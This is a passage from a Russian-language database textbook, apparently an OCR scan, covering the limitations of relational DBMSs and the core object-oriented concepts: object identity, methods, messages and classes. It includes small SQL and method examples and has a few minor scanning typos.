- просматривать уменьшенные изображения предметов, представленных в каталоге, и выбирать любой из них для ознакомления с полномасштабным изображением, на котором можно рассмотреть все детали;
- выполнять поиск предметов одежды, соответствующих критериям, указанным пользователем;
- получать трехмерное изображение любого предмета одежды с учетом конкретных характеристик, выбранных пользователем (например, цвета, размера, ткани);
- модифицировать трехмерное изображение, чтобы можно было определить, как этот предмет одежды будет выглядеть во время движения, при разном освещении, на том или ином фоне, в различной обстановке и т.д.;
- выбирать аксессуары, дополняющие общую композицию, из числа предметов, представленных в виде отдельной вкладки на экране;
- прослушивать речевой комментарий, позволяющий узнать дополнительные сведения о предмете одежды;
- видеть текущий итог счета на заказанные предметы, на котором будут указаны все соответствующие скидки;
- оформлять покупку с помощью защищенной оперативной транзакции.

Требования к приложению такого типа практически не отличаются от требований к некоторым другим описанным выше развитым приложениям: в нем необходимо обрабатывать мультимедийное информационное наполнение (текст, фотографии, аудио- и видеоинформацию, анимацию), а также модифицировать изображение на экране с учетом предпочтений пользователя и сделанного им выбора. Дополнительная сложность при создании такого узла связана с тем, что он должен обеспечивать не только обработку сложных данных, но и создание трехмерных изображений. Специалисты отмечают, что в подобной ситуации база данных не только предоставляет посетителю затребованную им информацию, но и активно участвует в процессе купли-продажи, мгновенно предоставляя информацию с учетом пожеланий посетителя и создавая для него наиболее благоприятную атмосферу [198].

Как описано в главах 28 и 29, управление данными в Web требует использования относительно новых подходов, при этом такие языки, как XML, открывают значительные перспективы, особенно в области электронной коммерции. Специалисты компании Forrester Research Group предсказывают, что объем электронных сделок между предприятиями будет ежегодно возрастать на 99% и к 2003 году достигнет уровня 1,3 триллиона долларов США. Кроме того, ожидается, что электронная коммерция к 2003 году будет приносить корпорациям во всем мире доход около 3,2 триллиона долларов и может достичь 5% общего объема сбыта во всей глобальной экономике. По мере дальнейшего расширения использования Internet и усложнения применяемой при этом технологии Web-узлы и средства поведения сделок между предприятиями позволят обрабатывать все более сложные и взаимосвязанные данные.

Прочие специализированные приложения баз данных включают перечисленные ниже системы.

- *Научные и медицинские приложения*, в которых могут храниться сложные данные, представляющие такие системы, как молекулярные модели для синтезированных химических веществ и генетических материалов.
- *Экспертные системы*, в которых могут храниться научная информация и базы правил, предназначенные для использования в приложениях искусственного интеллекта.
- *Другие типы приложений*, использующих сложные и взаимосвязанные объекты и процедурные данные,

24.2. Недостатки реляционных СУБД

В главе 3 показано, что реляционная модель имеет строгое теоретическое обоснование и базируется на логике предикатов первого порядка. Эта теория способствовала созданию декларативного языка SQL, который в настоящее время стал стандартным в отношении определения и манипулирования реляционными базами данных. Другие сильные стороны реляционной модели — простота, пригодность для систем интерактивной обработки транзакций (OLTP), обеспечение независимости от данных. Однако реляционная модель данных и реляционная СУБД, в частности, имеют и определенные недостатки, В табл. 24.1 перечислены некоторые наиболее значительные из них, которые часто упоминаются сторонниками объектно-ориентированного подхода. Эти недостатки описаны в настоящем разделе, а читатель может сам оценить их значение.

Таблица 24.1. Основные недостатки реляционных СУБД

Недостаток
Неадекватное представление сущностей реального мира
Семантическая перегрузка
Слабая поддержка ограничений целостности и корпоративных ограничений
Однородная структура данных
Ограниченный набор операций
Сложности при обработке рекурсивных запросов
Проблема рассогласования типов данных
Другие проблемы реляционных СУБД, связанные с параллельным выполнением, изменениями схемы и неразвитыми средствами доступа

Неадекватное представление сущностей реального мира

Процесс нормализации обычно приводит к созданию отношений, которые не соответствуют сущностям "реального мира". Фрагментация сущности "реального мира" на несколько отношений с физическим представлением, которое отражает эту структуру, является неэффективной и приводит к необходимости выполнения многих соединений в процессе обработки запросов. Как уже упоминалось в главе 20, соединение — это одна из наиболее дорогостоящих операций реляционной алгебры.

Семантическая перегрузка

Реляционная модель обладает только одной конструкцией для представления данных и связей между данными — *отношением*. Например, для представления связи "многие ко многим" (*:*) между двумя сущностями A и B необходимо соз-

дать три отношения: два для представления сущностей A и B, а третье — для представления связи. При этом не существует никакого механизма установления различий между сущностями и связями или между разными типами связей, заданными между сущностями. Например, связь "один ко многим" (1:*) может иметь разный смысл: *Has* (имеет), *Owns* (владеет), *Manages* (управляет) и т.д. Если бы была возможность отразить подобные различия в схеме, то операциям можно было придать определенный смысл. Из-за отсутствия подобных возможностей говорят, что реляционная модель *семантически перегружена.*

Для решения этой проблемы было предпринято много попыток создания *семантических моделей данных,* т.е. моделей, которые несут большую смысловую нагрузку, чем просто значения данных. Подробные сведения на эту тему заинтересованный читатель найдет в [161] и [248]. Однако реляционная модель не полностью лишена семантических возможностей. Например, в ней имеются домены и ключи (см. раздел 3.2), а также функциональные многозначные зависимости и зависимости соединения (см. главу 13).

Слабая поддержка ограничений целостности и корпоративных ограничений

Целостность означает истинность и непротиворечивость хранимых данных и выражается обычно в виде ограничений, отражающих те правила непротиворечивости, которые нельзя нарушать в используемой базе данных. В разделе 3.3 дано определение понятий целостности сущностей и целостности связей, а в разделе 3.2.1 рассматривались домены, которые также являются некоторыми типами ограничений. К сожалению, многие коммерческие системы не полностью поддерживают эти ограничения, и их приходится встраивать в приложения. Безусловно, это небезопасно и может привести к дублированию усилий или, что еще хуже, появлению противоречивых данных. Более того, в реляционной модели не предусмотрены средства поддержки корпоративных ограничений, что опять же означает необходимость их встраивания в СУБД или в приложение.

Как уже было показано в главах 5 и 6, стандарт SQL позволяет частично устранить этот недостаток, поскольку он предусматривает возможность задавать ограничения в составе операторов языка определения данных (DDL — язык определения данных),

Однородная структура данных

Реляционная модель предполагает как горизонтальную, так и вертикальную однородность данных. *Горизонтальная однородность* данных означает, что каждая строка отношения должна состоять из одинаковых атрибутов, А *вертикальная однородность* означает, что значения в некотором столбце отношения должны принадлежать к одному и тому же домену. Более того, на пересечении строки и столбца должно находиться элементарное значение. Эта фиксированная структура является слишком жесткой и недостаточной для представления многих объектов "реального мира" со слишком сложной структурой, что приводит к неестественным соединениям, которые, как уже упоминалось выше, весьма неэффективны. Этот аргумент свидетельствует и в пользу реляционной модели данных, поскольку одной из ее сильных сторон является симметричная структура отношений.

Одним из классических примеров неудачных попыток представить в реляционной модели сложные данные и взаимозависимые связи является лавинообразное увеличение количества компонентов при попытке представить в ней объект, подобный самолету, как состоящий из деталей и узлов, которые, в свою очередь, состоят из других деталей и узлов, и т.д. Этот недостаток стимулировал прове-

дение исследований сложных объектных систем баз данных и систем баз данных, которые не находятся в первой нормальной форме. Эти исследования описываются в [17] и [179]. В первой из этих работ дано следующее рекурсивное определение объекта.

1. Каждое элементарное значение (например, целое число, число с плавающей точкой, строка) является объектом.
2. Если $a_1, a_2, \ldots, a_n$ являются именами различимых атрибутов, а $o_1, o_2, \ldots, o_n$ — объектами, то $[a_1:o_1, a_2:o_2, \ldots, a_n:o_n]$ является объектом-кортежем.
3. Если $o_1, o_2, \ldots, o_n$ — объекты, то $S=\{o_1, o_2, \ldots, o_N\}$ — объект-множество.

Примеры допустимых объектов этой модели перечислены ниже.

- Элементарные объекты — B003, John, Glasgow.
- Набор— {SG37, SG14, SG5}.
- Кортеж — [branchNo:B003, street:163 Main St, city:Glasgow].
- **Иерархический** кортеж — [branchNo:B003, street:163 Main St, city:Glasgow, staffNo:{SG37, SG14, SG5}].
- Набор кортежей — {[branchNo:B003, street:163 Main St, city:Glasgow], [branchNo:B5, street:22 Deer Rd, city:London]}.
- **Вложенное** отношение — {[branchNo:B003, street:163 Main St, city:Glasgow, Staff:{SG37, SG14, SG5}], [branchNo:B5, street:22 Deer Rd, city:London, staffNo:{SL21, SL41}]}.

Во многих реляционных базах данных теперь предусмотрена возможность хранения больших двоичных объектов типа BLOB (Binary Large Object — BLOB). Объект BLOB — это значение данных, которое содержит двоичные данные, представляющие изображение, оцифрованную видео- или аудиозапись, процедуру или любой другой крупный неструктурированный объект. СУБД не обладает сведениями о содержании объекта BLOB или его внутренней структуре. Это предотвращает выполнение запросов и операций по отношению к сложным и структурированным типам данных. Обычно база данных не содержит непосредственно саму информацию, а хранит лишь ссылку на файл с данными. Использование объектов BLOB не является оптимальным решением. Хранение такой информации во внешних файлах не позволяет использовать многие средства защиты, которые предусмотрены в СУБД, Более того, объекты BLOB не могут содержать другие объекты BLOB, поэтому не могут иметь вид составных объектов. Кроме того, объекты BLOB обычно игнорируют поведенческие аспекты объектов. Например, в некоторой реляционной СУБД изображение может храниться как объект BLOB. Однако с ним могут выполняться только такие операции, как запись в базу данных и вывод на экран. Не существует возможности модифицировать его внутреннюю структуру, отображать его отдельные части или манипулировать ими. Пример использования объектов BLOB приведен на рис. 17.6.

Ограниченный набор операций

Реляционная модель обладает только фиксированным набором операций, включающим операции с множествами и кортежами, определенные в спецификации SQL, которая не допускает определения новых операций. Это накладывает большие ограничения на моделирование поведения многих объектов "реального мира". Например, в приложении GIS обычно используются точки, линии, группы линий и многоугольники, для работы с которыми требуются операции определения расстояния, нахождения пересечений и оценки включения.

Сложности при обработке рекурсивных запросов

Элементарность данных означает, что в реляционной модели не допускаются повторяющиеся группы значений. В результате становится чрезвычайно трудно обрабатывать рекурсивные запросы, т.е. запросы по отношению к связям, которые (прямо или косвенно) связывают отношение с самим собой. В качестве примера рассмотрим упрощенное отношение Staff, содержащее сведения о табельных номерах сотрудников, дополненные табельным номером их менеджера (табл. 24.2).

Таблица 24.2. Упрощенное отношение Staff

staffNo	managerStaffNo
S005	S004
S004	S003
S003	S002
S002	S001
S001	NULL

Как можно выбрать сведения обо всех менеджерах, которые прямо или косвенно руководят работой сотрудника с табельным номером 'S005'? Для поиска двух первых уровней иерархии можно применить такой запрос:

```
SELECT managerStaffNo
FROM Staff
WHERE staffNo = 'S005'
UNION
SELECT managerStaffNo
FROM Staff
WHERE staffNo = (SELECT managerStaffNo
  FROM Staff
  WHERE staffNo = 'S005');
```

Можно легко расширить этот подход для поиска полного ответа на заданный вопрос. В данном конкретном примере предложенный подход приемлем, поскольку нам известно общее количество уровней рассматриваемой иерархии. Если же потребуется создать запрос общего типа, например: "Для каждого сотрудника найти всех менеджеров, которые прямо или косвенно руководят его работой", то данный подход нельзя будет реализовать только на основе интерактивных операторов SQL. Для решения подобных задач операторы языка SQL должны быть встроены в программу на языке программирования более высокого уровня, в котором имеются конструкции для организации итераций, как описано в главе 21. Кроме того, во многих реляционных СУБД предусмотрены инструменты создания отчетов с подобными конструкциями. Так или иначе, должно использоваться отдельное приложение, а не присущие системе возможности, которые могли бы предоставить требуемые функциональные средства.

Для создания запросов такого типа в реляционной алгебре предложено использовать унарную операцию *транзитивного замыкания* (transitive closure) или *рекурсивного замыкания* (recursive closure) [218].

Транзитивное замыкание. Для данного отношения R с атрибутами (A_1, A_2), определенными на одном и том же домене, его транзитивным замыканием называется отношение R, включающее все кортежи, которые последовательно выводятся на основании правила транзитивности: если (a,b) И (b,c) ЯВЛЯЮТСЯ кортежами отношения R, то кортеж (a, c) также входит в это замыкание.

Эту операцию нельзя выполнить только на основе фиксированного количества операций реляционной алгебры. Для этого, наряду с операторами соединения, проекции и объединения, потребуется иметь и оператор цикла. Результат выполнения операции транзитивного замыкания по отношению к приведенному выше упрощенному отношению Staff представлен в табл. 24.3.

Таблица 24.3. Транзитивное замыкание отношения Staff

staffNo	managerStaffNo
S005	S004
S004	S003
S003	S002
S002	S001
S001	NULL
S005	S003
S005	S002
S005	SCI01
S004	S002
S004	S001
S003	S001

Проблема рассогласования типов данных

В разделе 5.1 отмечалось, что спецификация SQL-92 не обладает *вычислительной полнотой*. Это утверждение остается справедливым по отношению к большинству языков манипулирования данными (DML — Data Manipulation Language) для реляционных СУБД. Для преодоления этой трудности и предоставления дополнительных возможностей в стандарте SQL предусмотрено использование встроенных операторов SQL, что упрощает разработку более сложных приложений баз данных, как описано в главе 21, Однако этот подход приводит к возникновению *проблемы рассогласования типов данных* (impedance mismatch), вызванной столкновением разных принципов программирования, которые описаны ниже.

- Язык SQL является декларативным языком программирования, который оперирует сразу несколькими строками данных, а такой высокоуровневый язык, как C, является процедурным языком программирования, который может управлять только одной строкой данных.
- В SQL и языках третьего поколения используются разные модели представления данных. Например, в SQL предусмотрены встроенные типы данных Date и Interval, которых нет в традиционных языках программирования. Таким образом, прикладной программе потребуется преобразовать данные между этими двумя представлениями, что неэффективно как в отношении затраченных на программирование усилий, так и в отношении использования вычислительных ресурсов. По некоторым оценкам, доля времени на программирование подобных преобразований и доля объема соответствующего кода в приложениях достигает 30% [10]. Более того, из-за использования систем двух различных типов невозможно организовать в автоматическом режиме контроль типов во всем приложении в целом.

Одно из предлагаемых решений этой проблемы заключается не в замене реляционных языков объектно-ориентированными языками обработки данных на

уровне записей, а во введении в языки программирования инструментов для работы с множествами [93]. Однако основная задача ООСУБД как раз и заключается в обеспечении более тесной интеграции модели данных СУБД и модели данных базового языка программирования. Мы вернемся к обсуждению этого вопроса в следующей главе.

Другие проблемы реляционных СУБД

- Транзакции в деловых приложениях обычно выполняются достаточно быстро, поэтому базы данных, которые обеспечивали их успешное выполнение благодаря использованию примитивов управления параллельным выполнением и протоколов, действующих по принципу двухфазной блокировки (см. раздел 19.4), в меньшей степени приспособлены для выполнения продолжительных транзакций, характерных при осуществлении сложных проектов.
- При изменении схемы возникают определенные трудности. Администраторам баз данных приходится вносить изменения в структуру базы данных, что, как правило, требует внесения изменений и в программы, осуществляющие доступ к измененным структурам. Даже с использованием современных технологий этот процесс выполняется очень медленно и с большими трудозатратами. В результате большинство организаций вынуждено использовать существующие структуры баз данных. Даже если они хотели и могли бы изменить способ ведения деловых операций для удовлетворения новых требований, то не смогли бы сделать это из-за того, что совершенно недопустимо тратить так много времени и средств на модификацию информационной системы [300]. Для удовлетворения требования повышенной гибкости необходимо использовать такую систему, которая не препятствовала бы естественному развитию схемы.
- Реляционные СУБД задумывались для обеспечения ассоциативного доступа с учетом информационного содержимого, поэтому они обладают слабыми средствами навигационного доступа, т.е. доступа по принципу перемещения между отдельными записями. Этот тип доступа особенно важен для многих сложных приложений, которые рассматривались в предыдущем разделе.

Первые две из этих трех проблем характерны для многих типов СУБД, а не только для реляционных систем. На самом деле нет никаких существенных проблем, которые препятствовали бы реализации таких механизмов в реляционной модели.

В очередной версии стандарта языка SQL, т.е. в спецификации SQL3, предпринята попытка устранить многие из описанных выше недостатков. Например, предусмотрена возможность определения новых типов данных и операций как части языка определения данных, а также возможность добавления новых конструкций для того, чтобы сделать язык вычислительно полным. Подробно спецификация SQL3 рассматривается в разделе 27.4.

24.3. Основные концепции объектно-ориентированного подхода

В этом разделе рассматриваются основные концепции объектно-ориентированного подхода. Начнем обсуждение этой темы с краткого знакомства с основными понятиями абстракции, инкапсуляции и сокрытия информации.

24.3.1. Абстракция, инкапсуляция и сокрытие информации

Абстракция — это процесс выявления наиболее важных аспектов сущности и игнорирования всех остальных ее малозначащих свойств. В контексте создания программного обеспечения это означает концентрацию внимания на том, что представляет собой объект и что он может делать, еще до выбора метода его реализации. Таким образом, подробности реализации откладываются на максимально долгий срок, чтобы избежать принятия таких решений, которые могут создать препятствия на следующих стадиях разработки. Двумя основными аспектами абстракции являются инкапсуляция и сокрытие информации.

Понятие *инкапсуляции* означает, что объект содержит как структуру данных, так и набор операций, с помощью которых этой структурой можно манипулировать. Концепция *сокрытие информации* означает, что все внешние аспекты объекта отделяются от подробностей его внутреннего устройства, скрытых от внешнего мира. Таким образом, внутренние детали строения объекта могут быть изменены без какого-либо влияния на приложения, в которых он используется, при условии, что внешние характеристики остаются теми же. Это позволяет исключить излишнюю зависимость приложений от структуры данных, когда небольшое изменение способа представления информации способно породить значительные изменения во многих частях приложения. Иначе говоря, сокрытие информации обеспечивает *независимость от данных,*

Названные концепции упрощают создание и сопровождение приложений за счет *модульности.* Объект рассматривается как "черный ящик", который может быть создан и изменен независимо от остальной системы при условии, что остается неизменным его внешний интерфейс. В некоторых системах, например в языке Smalltalk, идеи инкапсуляции и сокрытия информации взаимосвязаны. Дело в том, что в языке Smalltalk структура объекта всегда скрыта и видимым остается только операционный интерфейс. Таким образом, структура объекта может быть изменена без какого-либо влияния на любые приложения, использующие этот объект.

Существуют два аспекта инкапсуляции: она может рассматриваться с точки зрения объектно-ориентированного языка программирования (ООЯП) и с точки зрения ее реализации в базе данных. В некоторых объектно-ориентированных языках программирования инкапсуляция обеспечивается за счет использования *абстрактных типов данных* (Abstract Data Types — ADT). При таком подходе объект состоит из интерфейса и реализации. *Интерфейс* предоставляет спецификацию операций, которые могут быть выполнены с объектом, а *реализация* состоит из структуры данных для ADT и функций, которые реализуют этот интерфейс. Для других объектов и пользователей доступен только интерфейс. С точки зрения реализации в базе данных инкапсуляция достигается благодаря тому, что программистам предоставляется право доступа только к интерфейсу. Таким образом, инкапсуляция обеспечивает *логическую независимость от данных:* внутреннюю реализацию ADT можно изменять, не затрагивая приложения, которые используют эти абстрактные типы данных ADT [12].

24.3.2. Объекты и атрибуты

Многие важные понятия объектно-ориентированного программирования впервые были реализованы в языке программирования Simula, разработанного в Норвегии в середине 1960-х годов для моделирования процессов реального мира [85], хотя само объектно-ориентированное программирование не рассматривалось

как новый подход к программированию вплоть до создания языка программирования Smalltalk [128]. Модули языка Simula строились не на процедурах, как в обычных языках программирования, а на физических объектах, которые имитировались в процессе моделирования. Такой подход был оправдан тем, что объекты являются ключевым компонентом моделирования: каждый объект должен иметь информацию о своем текущем состоянии, а также о моделируемых действиях *(правилах поведения).* Исходя из этого, в языке Simula предлагается следующее определение объекта.

Объект. Уникально определяемая сущность, которая содержит атрибуты, описывающие состояние объектов "реального мира" и связанные с ними действия.

В учебном проекте *DreamHome* примерами моделируемых объектов могут служить отделение компании, сотрудник или объект недвижимости. Концепция объекта сравнительно простая и в то же время достаточно мощная: каждый объект может определяться и поддерживаться независимо от других. Это определение объекта аналогично определению сущности, приведенному в разделе 11.1.1. Однако объект инкапсулирует *состояние* и *правила поведения,* а сущность моделирует только состояние.

Текущее состояние объекта описывается одним или несколькими *атрибутами,* или *переменными экземпляра* (instance variables). Например, отделение компании, расположенное по адресу '163 Main Street', может иметь атрибуты, приведенные в табл. 24.4. Атрибуты могут быть простыми и составными. *Простой атрибут* может иметь примитивный тип (например, целое число, строка, действительное число и т.д.) и принимать литеральное значение. Например, атрибут branchNo в табл. 24.4 является простым атрибутом с литеральным значением 'B003'. *Составной атрибут* может содержать коллекции и/или ссылки. Например, атрибут SalesStaff является коллекцией объектов типа Staff. *Ссылочный атрибут* представляет связь между объектами. Он содержит значение (или коллекцию значений), которое само является объектом. Например, атрибут SalesStaff, если говорить точнее, является коллекцией ссылок на объекты типа Staff. Ссылочный атрибут концептуально аналогичен внешнему ключу в реляционной модели данных или указателю в языках программирования. Объект, который содержит один или несколько составных атрибутов, называется *составным объектом* (раздел 24.3.9).

Таблица 24.4. Атрибуты одного из экземпляров объекта типа Branch

Атрибут	Значение
branchNo	'B003'
street	'163 Main St'
city	'Glasgow'
postcode	'G11 9QX'
SalesStaff	'Ann Beech', 'David Ford'
Manager	'Susan Brand'

Ссылки на атрибуты обычно формируются с использованием "точечного" обозначения, например, как показано ниже для атрибута street объекта, представляющего отделение.

```
branchObject.street
```

24.3.3. Идентификация объектов

Ключевой частью определения объекта является уникальность его идентификации, В объектно-ориентированной системе каждому объекту в момент его создания присваивается *идентификатор объекта* (Object IDentifier — OID), который обладает следующими свойствами:

- генерируется системой;
- уникально обозначает этот объект;
- является неизменным в том смысле, что его нельзя изменить, пока объект продолжает существовать; после создания объекта его идентификатор OID не может быть использован повторно ни для какого другого объекта, даже после удаления данного объекта;
- не зависит от значений его атрибутов (т.е. от его текущего состояния; два объекта могут иметь одинаковое состояние, но всегда обладают разными идентификаторами OID);
- скрыт от пользователя (в идеальном случае).

Таким образом, идентичность гарантируется тем, что объект всегда можно единственным образом обозначить, что автоматически гарантирует целостность сущностей (см. раздел **3.3.2).** Действительно, поскольку идентификация объекта гарантирует его уникальность в масштабах системы, то она является более строгим ограничением, чем целостность сущностей в реляционной модели данных, в которой уникальность требуется обеспечить только в рамках отношения. Кроме того, объекты могут содержать, точнее, ссылаться на другие объекты с помощью их идентификаторов объектов. Однако в этом случае для каждого упоминаемого в системе идентификатора OID всегда должен существовать объект, который ему соответствует, т.е. в системе не должно быть *оборванных ссылок*. Например, в учебном проекте *DreamHome* между отношениями Staff и Branch имеется связь Branch Has Staff. Если каждый объект отделения компании встроить в соответствующие объекты сотрудников, то возникнут проблемы с избыточностью информации и аномалиями обновления, которые рассматривались в разделе **13.2.** Но если вместо самого объекта отделения компании в соответствующий объект сотрудника встроить идентификатор OID его отделения компании, то в системе по-прежнему останется по одному экземпляру каждого объекта отделения компании и непротиворечивость данных будет поддерживаться гораздо проще. Таким образом, объекты могут *использоваться совместно,* а их идентификаторы OID могут применяться для поддержки в системе ссылочной целостности (см. раздел 3.3.3). Подробнее вопросы ссылочной целостности в объектно-ориентированных СУБД рассматриваются в разделе 25.7.2.

Существует несколько способов реализации средств идентификации объектов. В реляционных СУБД идентичность объекта *основана на некотором значении,* т.е. для обеспечения уникальности всех строк отношения используются значения первичного ключа. Первичные ключи не обеспечивают того уровня идентичности объекта, который требуется в объектно-ориентированных системах. Во-первых, как уже упоминалось выше, первичный ключ является уникальным только внутри отношения, но не во всей системе. Во-вторых, первичный ключ обычно выбирается из атрибутов данного отношения, что означает его зависимость от текущего состояния объекта. Если потенциальный ключ может подвергаться изменениям, то идентификация может обеспечиваться с помощью уникальных идентификаторов, например номеров отделений компании branchNo. Однако поскольку значения этого атрибута не контролируются системой, то нет никаких

гарантий защиты от нарушений идентичности. Кроме того, искусственно созданные значения ключа, такие как 'B001', 'B002' или 'B003', имеют мало смысла с точки зрения пользователя.

Для обеспечения идентичности в языках программирования часто используются другие методы, включая имена переменных и указатели или адреса виртуальной памяти, но в этих подходах идентичность объекта также может быть нарушена [186]. Например, в языках C/C++ идентификатор OID является физическим адресом в пространстве памяти процесса. В большинстве случаев применения баз данных это адресное пространство окажется слишком мало, ведь обеспечение масштабируемости базы данных требует, чтобы идентификатор OID оставался уникальным для всех устройств хранения, возможно, даже для разных компьютеров в распределенной СУБД. Более того, при удалении объекта занимаемая им прежде память должна быть повторно использована, поэтому для вновь созданного объекта может быть выделено то же пространство, которое ранее занимал удаленный объект. Все ссылки на старый объект, которые становятся недействительными после его удаления, теперь снова становятся действительными, но, к сожалению, они уже указывают на неправильный объект. Аналогичным образом, перемещение объекта в памяти со сменой одного адреса другим нарушает идентичность объекта. В данном случае для обеспечения независимости от состояния и расположения необходимо использовать *логический идентификатор объекта*. Подробнее логические и физические идентификаторы OID рассматриваются в разделе 25.2.

Ниже перечислены основные преимущества использования идентификаторов OID для обозначения объектов.

- Эффективность. Для хранения идентификаторов OID внутри составного объекта требуется очень мало места. Обычно они меньше текстовых имен, внешних ключей или семантических ссылок.
- Быстродействие. Идентификатор OID указывает на фактический адрес или место внутри таблицы, в котором находится адрес данного объекта. Это означает, что объекты могут быть быстро обнаружены, независимо от места их текущего хранения: в оперативной памяти или на жестком диске.
- Невозможность изменения пользователем. Если идентификаторы OID генерируются системой и скрыты от пользователей, или, по крайней мере, доступны только для чтения, то в такой системе проще обеспечить целостность сущностей и связей. Более того, это позволяет пользователю не заботиться о поддержании целостности данных.
- Независимость от содержания данных. Идентификаторы OID не зависят от данных, содержащихся в объектах, которые они обозначают. Это позволяет изменять значение любого атрибута объекта, но при этом данный объект остается тем же и имеет прежний идентификатор OID.

Обратите внимание на то, что из последнего свойства следует возможность возникновения двусмысленной ситуации: два объекта могут выглядеть совершенно одинаково для пользователя (значения всех атрибутов одинаковы), но при этом обладать разными идентификаторами OID и поэтому считаться разными. Если идентификаторы OID скрыты от пользователя, то как он сможет их различить? Из этого следует, что первичные ключи все еще необходимы для того, чтобы пользователи могли различать такие объекты. При указанном способе идентификации объектов можно провести различия между *идентичностью,* иногда называемой *эквивалентностью объектов,* и *равенством объектов*. Два объекта называются *идентичными* (эквивалентными) тогда и только тогда, ко-

гда они имеют одинаковые идентификаторы OID, что обозначается одним знаком равенства (=). Два объекта называются *равными* тогда и только тогда, когда они имеют одинаковые состояния, что обозначается двумя знаками равенства (==). Кроме того, различаются понятия глубокого и поверхностного равенства: объекты обладают *поверхностным равенством,* когда их состояние характеризуется атрибутами, имеющими одинаковые значения, если не учитываются ссылки на другие объекты; объекты обладают *глубоким равенством,* если их состояние характеризуется одинаковыми значениями, а связанные с ними объекты также содержат одинаковые значения.

24.3.4. Методы и сообщения

Объект инкапсулирует данные и функции и представляет собой автономную конструкцию. В объектной технологии функции обычно называют *методами,* На рис. 24.1 показано концептуальное представление объекта с расположенными внутри атрибутами, защищенными от вмешательства извне с помощью методов.




Рис. 24.1. Схема строения объекта с атрибутами и методами

Методы определяют *правила поведения* объекта. Они могут использоваться для изменения состояния объекта за счет изменения значений его атрибутов или для создания запросов к значениям отдельных атрибутов. Например, могут быть предусмотрены методы для добавления сведений о новом объекте недвижимости, предназначенном для сдачи в аренду в некотором отделении, для обновления сведений о зарплате сотрудников или для вывода сведений о конкретном сотруднике.

Метод состоит из имени и исполнительной части, которая реализует правила поведения, связанные с именем метода. В объектно-ориентированных языках программирования исполнительная часть состоит из блока программного кода, который обеспечивает требуемые функциональные возможности. Например, в листинге 24.1 показан метод, обеспечивающий обновление зарплаты сотрудника. Этот метод имеет имя `updateSalary` с входным параметром Increment, который суммируется с переменной экземпляра `salary` для вычисления новой зарплаты сотрудника.

Листинг 24.1. Пример реализации метода

```
method void updateSalary(float increment)
{
     salary = salary + increment;
}
```

Сообщения являются средством взаимодействия объектов. Сообщение представляет собой запрос, направленный одним объектом (отправителем) другому объекту (получателю) и требующий, чтобы объект-получатель выполнил один из своих методов. Один и тог же объект может быть одновременно и отправителем, и получателем. Доступ к методу обычно обозначается точкой. Например, для выполнения метода updateSalary объекта Staff с передачей ему параметра 1000 следует использовать такой синтаксис:

```
staffObject.updateSalary(1000)
```

Б обычном языке программирования сообщение записывается как вызов функции:

```
updateSalary(staffObject, 1000}
```

24.3.5. Классы

В языке Simula классы играют роль шаблона для определения набора подобных объектов. Таким образом, объекты, которые имеют один и тот же набор атрибутов и отвечают на одни и те же сообщения, могут быть сгруппированы в виде *класса*. Атрибуты и связанные с ними методы определяются один раз для всего класса, а не отдельно для каждого объекта. Например, все объекты отделений компании описываются единственным классом Branch. Объекты некоторого класса называются его *экземплярами* (instance). Каждый экземпляр обладает своими собственными значениями каждого из атрибутов, но совместно с другими экземплярами данного класса использует для этих атрибутов одни и те же имена и методы, как показано на рис. 24.2.

В литературе термины "класс" и "тип" часто используются как синонимы, хотя некоторые авторы указывают на различие между ними. Термин "тип" более соответствует понятию абстрактного типа данных [11]. В языках программирования переменная объявляется с указанием ее типа. Компилятор может использовать эту информацию для проверки выполняемых с переменной операций на совместимость с ее типом, что позволяет гарантировать допустимость программных конструкций. С другой стороны, класс является шаблоном для создания объектов и предоставляет методы, которые могут применяться к этим объектам. Таким образом, понятие "класс" в большей степени относится ко времени выполнения, чем ко времени компиляции.

В некоторых объектно-ориентированных системах класс также является объектом и обладает своими собственными атрибутами и методами, которые называются *атрибутами класса* и *методами класса*. Атрибуты класса описывают общие характеристики этого класса, например средние или итоговые значения. В частности, в классе Branch может быть предусмотрен атрибут класса для обозначения общего количества отделений компании. Методы класса используются для изменения или опроса состояния атрибутов класса. Существуют также специальные методы класса для создания новых экземпляров класса и удаления




Рис. 24.2. *Экземпляры класса,* ***совместно*** *использующие* ***имена атрибутов и методы*** *класса*

ненужных экземпляров. В объектно-ориентированном языке новый экземпляр обычно создается с помощью команды new. Подобные методы создания и удаления экземпляров с освобождением занятого ими пространства памяти называют *конструкторами* и *деструкторами.* Передаваемые методу класса сообщения перенаправляются к классу, а не к экземпляру класса. При этом предполагается, что класс является экземпляром класса более высокого уровня, который называется *метаклассом.*

24.3.6. Подклассы, суперклассы и наследование

